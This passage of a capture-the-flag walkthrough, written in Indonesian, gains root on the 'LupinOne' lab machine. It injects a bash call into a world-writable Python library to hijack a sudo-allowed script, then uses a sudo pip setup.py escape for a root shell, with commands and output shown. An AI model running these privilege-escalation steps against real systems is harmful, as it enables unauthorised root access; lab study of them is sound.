/var/www/html/~secret/.mysecret.txt

╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-fi
les

╔══════════╣ Searching passwords in history files
su root

╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
```

-ternyata file library webbrowser sudah full akses, tinggal lakukan edit dengan nano

```
icex64@LupinOne:/tmp$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4  2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py
```

-pada file library webbrowser sisipkan baris berikut dan save

```
  GNU nano 5.4              /usr/lib/python3.9/webbrowser.py *
#! /usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")

__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {}                  # Dictionary of available browser controllers
_tryorder = None                # Preference order of available browsers
_os_preferred_browser = None    # The preferred browser

def register(name, klass, instance=None, *, preferred=False):
    """Register a browser connector."""
    with _lock:

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify
```


-lakukan switch ke user arsene dengan menggunakan file python

```
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$
```


-melihat list yang bisa dilakukan user arsene tanpa password

```
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```

-cari di google untuk cara privilege escalation menggunakan pip



-copy satu per satu perintah di bagian sudo dan eksekusi di terminal



-setelah semua perintah berhasil dieksekusi didapat akses user root

```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(
tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.YKLvdcxu0W
#
```

-switch ke folder root untuk melihat flag user root dan buka file root.txt

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
```

```
3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
#
```

System Requirement

OPNsense:
-OPNsense 23.1-amd64
-FreeBSD 13.1-RELEASE-p5
-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4